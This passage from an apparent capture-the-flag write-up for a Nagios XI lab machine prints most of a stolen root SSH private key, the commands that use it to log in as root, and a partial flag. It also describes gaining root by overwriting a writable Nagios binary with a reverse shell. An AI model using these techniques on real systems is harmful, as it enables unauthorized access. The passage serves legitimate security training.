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
-----END OPENSSH PRIVATE KEY-----
```

We can get the correct folder from our timestamp(1714764215) which is neared to the one we fetched than the one we did not. From there we can log in as root:

```
└─$ chmod 600 root.key

┌──(pyp㉿Ghost)-[~/…/Machines/Active/Monitored/www]
└─$ ssh -i root.key root@monitored.htb

root@monitored:~# whoami
root
root@monitored:~# cat user.txt | cut -c -20
cat: user.txt: No such file or directory
root@monitored:~# cat *.txt | cut -c -20
edd1328b4727bedd148c
```

Unfortunately the 2nd way seems closed... This is because it was quite simple:

1. The binary files `npcd` and `nagios`, one, was writable and allowed people to simple edit the binary file and put their reverse shell as the first `chars`.
2. This allowed the binary (marked executable) to run whenever it was being called by root. This simply called shell but it polluted the binary leading to crashing of the `nagios` server. But that was the box! Everything has been discussed and not much is required for further notes.

03 - Further Notes

Links and References

https://www.rapid7.com/db/modules/auxiliary/scanner/http/nagios_xi_scanner/ -> Guide on Nagios XI version.
https://outpost24.com/blog/nagios-xi-vulnerabilities/ -> The bank of Nagios XI vulnerabilities